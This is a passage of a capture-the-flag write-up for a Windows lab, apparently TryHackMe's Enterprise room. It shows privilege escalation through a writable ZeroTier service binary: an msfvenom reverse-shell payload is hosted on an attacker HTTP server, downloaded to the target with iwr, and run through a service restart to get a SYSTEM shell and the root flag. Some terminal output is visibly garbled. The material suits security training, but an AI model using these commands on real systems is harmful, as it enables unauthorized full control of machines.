
```
Windows PowerShell
Check : Modifiable Service Files
A ModifiablePath : C:\Users\b1tbucket\AppData\Local\Microsoft\WindowsApps\IdentityReference : LAB-ENTERPRISE\b1tbucket
Permissions : {WriteOwner, Delete, WriteAttributes, Synchronize,...}
#PAT% : C:\Users\b1tbucket\AppData\Local\Microsoft\WindowsApps\Name : C:\Users\b1tbucket\AppData\Local\Microsoft\WindowsApps\Check : ZPATW.dll Hijacks
AbuseFunction : Write-HijackDll -DllPath 'C:\Users\b1tbucket\AppData\Local\Microsoft\WindowsApps\wlbsctr1.dll'
DefaultDomainName : LAB-ENTERPRISE
DefaultUserName : Administrator
DefaultPassword :
AltDefaultDomainName :
AltDefaultUserName :
AltDefaultPassword :
Check : Registry Autologons

PS C:\temp> sc.exe qc zerotieroneservice
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: zerotieroneservice
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2  AUTO_START
    ERROR_CONTROL     : 1  NORMAL
    BINARY_PATH_NAME   : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
    LOAD_ORDER_GROUP   :
    TAG                :
    DISPLAY_NAME       : zerotieroneservice
    DEPENDENCIES       :
    SERVICE_START_NAME : LocalSystem

PS C:\temp>
```

I then verified my access on the path of the exe.



```
Windows PowerShell
Check : Modifiable Service Files
A ModifiablePath : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
LOAD_ORDER_GROUP   :
TAG                :
DISPLAY_NAME       : zerotieroneservice
DEPENDENCIES       :
SERVICE_START_NAME : LocalSystem

PS C:\temp> icacls "C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe"
C:\Program Files (x86)\Zero Tier\BUILTIN\Users:(OI)(CI)(IO)(ID)(special access:)

Synchronize
FILE_WRITE_DATA
FILE_APPEND_DATA
FILE_WRITE_EA
FILE_WRITE_ATTRIBUTES

NT SERVICE\TrustedInstaller:(ID)
NT SERVICE\TrustedInstaller:(CI)(IO)(ID)
NT AUTHORITY\SYSTEM:(ID)
NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)
BUILTIN\Administrators:(ID)
BUILTIN\Administrators:(OI)(CI)(IO)(ID)
BUILTIN\Users:(OI)(CI)(IO)(ID)(special access:)


GENERIC_READ
GENERIC_EXECUTE

CREATOR OWNER:(OI)(CI)(IO)(ID)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(ID)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(ID)(special access:)

GENERIC
GENERIC

APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(ID)

PS C:\temp>
```



Since I had access, I created a payload using **msfvenom** and upload it on the vulnerable path.

```
(root㉿kali)-[~/thm/enterprise]
# msfvenom -p windows/shell_reverse_tcp lhost=10.21.17.140 lport=1234 -f exe-service -o ZeroTier.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe-service file: 15872 bytes
Saved as: ZeroTier.exe

(root㉿kali)-[~/thm/enterprise]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.10.89.223 - - [06/May/2025 02:20:00] "GET /ZeroTier.exe HTTP/1.1" 200 -
```

Finally, I started a listener on my local machine and restarted the service.

```

File Actions Edit View Help
root@kali:~/AD x root@kali:~/thm/enterprise x
PS C:\temp> sc.exe qc zerotieroneservice
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: zerotieroneservice
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2  AUTO_START
    ERROR_CONTROL     : 1  NORMAL
    BINARY_PATH_NAME  : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME      : zerotieroneservice
    DEPENDENCIES      :
    SERVICE_START_NAME : LocalSystem
    SERVICE_STOP_NAME  :
    SERVICE_CONTROL_NAME: LocalSystem
    STATE              : 2  START_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0  (0x0)
    SERVICE_EXIT_CODE  : 0  (0x0)
    CHECKPOINT         :
    WAIT_HINT          : 0x7d0
    PID                : 5680
    FLAGS              :

PS C:\temp> iwr http://10.21.17.140/ZeroTier.exe -OutFile 'C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier.exe'
PS C:\temp> sc.exe create zerotieroneservice
[SC] ControlService FAILED 1062:
The service has not been started.

PS C:\temp> sc.exe start zerotieroneservice
[SC] StartService FAILED 1062:
The service has not been started.

PS C:\temp> sc.exe stop zerotieroneservice
[SC] ControlService FAILED 1062:
The service has not been started.

PS C:\temp>

```

Finally, I got a reverse shell as nt authority\system.

```

File Actions Edit View Help
root@kali:~/AD x root@kali:~/thm/enterprise x root@kali:~/thm/enterprise x root@kali:~/thm/enterprise x root@kali:~/AD/BloodHound-linux-x64 x
PS C:\temp> rlwrap nc -lvp 1234
listening on [any] 1234 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.89.223] 51125
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

I then captured the root flag from Administrator's desktop.

```

C:\Users\Administrator>cd Desktop
cd Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7CD9-A0AE

Volume in drive C has no label.
Volume Serial Number is 7CD9-A0AE

Directory of C:\Users\Administrator\Desktop

03/14/2021  07:48 PM    <DIR>    .
03/14/2021  07:48 PM    <DIR>    ..
03/14/2021  07:49 PM               37 root.txt
                           1 File(s)   37 bytes
                           2 Dir(s)  40,633,733,120 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
THM{1a...}

```

